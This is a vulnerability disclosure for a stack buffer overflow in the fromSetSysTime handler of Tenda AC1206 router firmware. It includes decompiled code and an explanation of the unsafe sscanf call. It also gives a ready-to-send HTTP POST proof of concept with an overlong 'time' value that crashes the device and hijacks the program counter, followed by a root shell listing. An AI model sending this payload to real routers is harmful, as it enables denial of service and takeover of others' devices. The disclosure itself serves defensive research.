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# Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

## Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



## Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the `fromSetSysTime` function. An attacker can obtain a stable root shell through a carefully constructed payload.

```

1 void __cdecl fromSetSysTime(webs_t wp, char_t *path, char_t *query)
2 {
3     __time_t timep; // [sp+28h] [+28h]
4     const char *tmpstr; // [sp+2Ch] [+2Ch]
5     const char *timentpserver; // [sp+30h] [+30h]
6     const char *timeper; // [sp+34h] [+34h]
7     const char *timezone; // [sp+38h] [+38h]
8     cgi_msg errCode; // [sp+3Ch] [+3Ch]
9     const char *mode; // [sp+40h] [+40h]
10    char tmp[256]; // [sp+44h] [+44h] BYREF
11    char par[16]; // [sp+144h] [+144h] BYREF
12    TPI_SNTP_CFG cfg; // [sp+154h] [+154h] BYREF
13    char timeen[8]; // [sp+264h] [+264h] BYREF
14    char par_0[16]; // [sp+26Ch] [+26Ch] BYREF
15    char year[10]; // [sp+27Ch] [+27Ch] BYREF
16    char month[10]; // [sp+288h] [+288h] BYREF
17    char day[10]; // [sp+294h] [+294h] BYREF
18    char hour[10]; // [sp+2A0h] [+2A0h] BYREF
19    char min[10]; // [sp+2ACh] [+2ACh] BYREF
20    char sec[10]; // [sp+2B8h] [+2B8h] BYREF
21    timeval tv; // [sp+2C4h] [+2C4h] BYREF
22    tm tm_t; // [sp+2CCh] [+2CCh] BYREF
23
24    errCode = CGI_OK;
25    memset(tmp, 0, sizeof(tmp));
26    memset(par, 0, sizeof(par));
27    memset(&cfg, 0, sizeof(cfg));
28    mode = websGetVar(wp, "timeType", "sync");
29    if ( !strcmp(mode, "sync") )
30    {
31        memset(timeen, 0, sizeof(timeen));
32        memset(par_0, 0, sizeof(par_0));
33        timezone = websGetVar(wp, "timeZone", byte_519924);
34        timeper = websGetVar(wp, "timePeriod", byte_519924);
35        timentpserver = websGetVar(wp, "ntpServer", "time.windows.com");
36        SetValue("sys.timesyn", "1");
37        SetValue("sys.timemode", "auto");
38        SetValue("sys.timezone", timezone);
39        SetValue("sys.timenextzone", "0");
40        SetValue("sys.timefixper", timeper);
41        SetValue("sys.timentpserver", timentpserver);
42        if ( CommitCfm() )
43        {
44            GetValue("sys.timesyn", timeen);
45            if ( atoi(timeen) == 1 )
46            {
47                cfg.sntp_en = atoi(timeen);
48                cfg.time_zone = atoi(timezone);
49                cfg.check_time = atoi(timeper);
50                strcpy(cfg.sntp_server, timentpserver);
51                sprintf(par_0, "op=%d", 3);
52            }
53            else
54            {
55                sprintf(par_0, "op=%d", 2);
56            }
57            send_msg_to_netctrl(24, par_0);
58            goto LABEL_16;
59        }
60        goto LABEL_7;
61    }
62    if ( strcmp(mode, "manual") )
63    {
64    LABEL_16:
65        sprintf(tmp, "{\"errCode\":%d}", errCode);
66        goto LABEL_17;
67    }
68    tmpstr = websGetVar(wp, "time", byte_519924);
69    sscanf(tmpstr, "%[^-]-%[^-]-%[^ ] %[^:]:%[^:]:%s", year, month, day, hour, min, sec);
70    tm_t.tm_year = atoi(year) - 1900;
71    tm_t.tm_mon = atoi(month) - 1;
72    tm_t.tm_mday = atoi(day);

```

In the `fromSetSysTime` function, `tmpstr` (the value of `time`) we entered is formatted using the `sscanf` function and in the form of `%[^-]-%[^-]-%[^ ] %[^:]:%[^:]:%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `year`、`month`、`day`、`hour`、`min` or `sec`, it will cause a stack overflow.

## Recurring vulnerabilities and POC


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In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 12
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

timeType=manual&time=1-1-1
1:1:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```





By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

```

/ # ls -l
total 48
drwxr-xr-x  2 1000    1000          4096 Aug  4 12:10 bin
drwxr-xr-x  2 1000    1000          4096 Sep  6 2017 dev
lrwxrwxrwx  1 1000    1000           8 Sep  6 2017 etc -> /var/etc
drwxr-xr-x  6 1000    1000          4096 Sep  6 2017 etc_ro
lrwxrwxrwx  1 1000    1000          4096 Sep  6 2017 home -> /var/home
lrwxrwxrwx  1 1000    1000          4096 Sep  6 2017 init -> bin/busybox
drwxr-xr-x  3 1000    1000          4096 Sep  6 2017 lib
drwxr-xr-x  2 1000    1000          4096 Sep  6 2017 net
drwxr-xr-x  3 1000    1000          4096 Aug  4 09:55 proc
lrwxrwxrwx  1 1000    1000          4096 Sep  6 2017 root -> /var/root
drwxr-xr-x  2 1000    1000          4096 Sep  6 2017 sbin
drwxr-xr-x  2 1000    1000          4096 Sep  6 2017 sys
drwxr-xr-x  2 1000    1000          4096 Sep  6 2017 tmp
drwxr-xr-x  6 1000    1000          4096 Sep  6 2017 usr
drwxr-xr-x  6 1000    1000          4096 Aug  4 09:06 var
lrwxrwxrwx  1 1000    1000          4096 Sep  6 2017 webroot -> /var/webroot
drwxr-xr-x  7 1000    1000          4096 Sep  6 2017 webroot_ro
/ #

```

Finally, you also can write exp to get a stable root shell.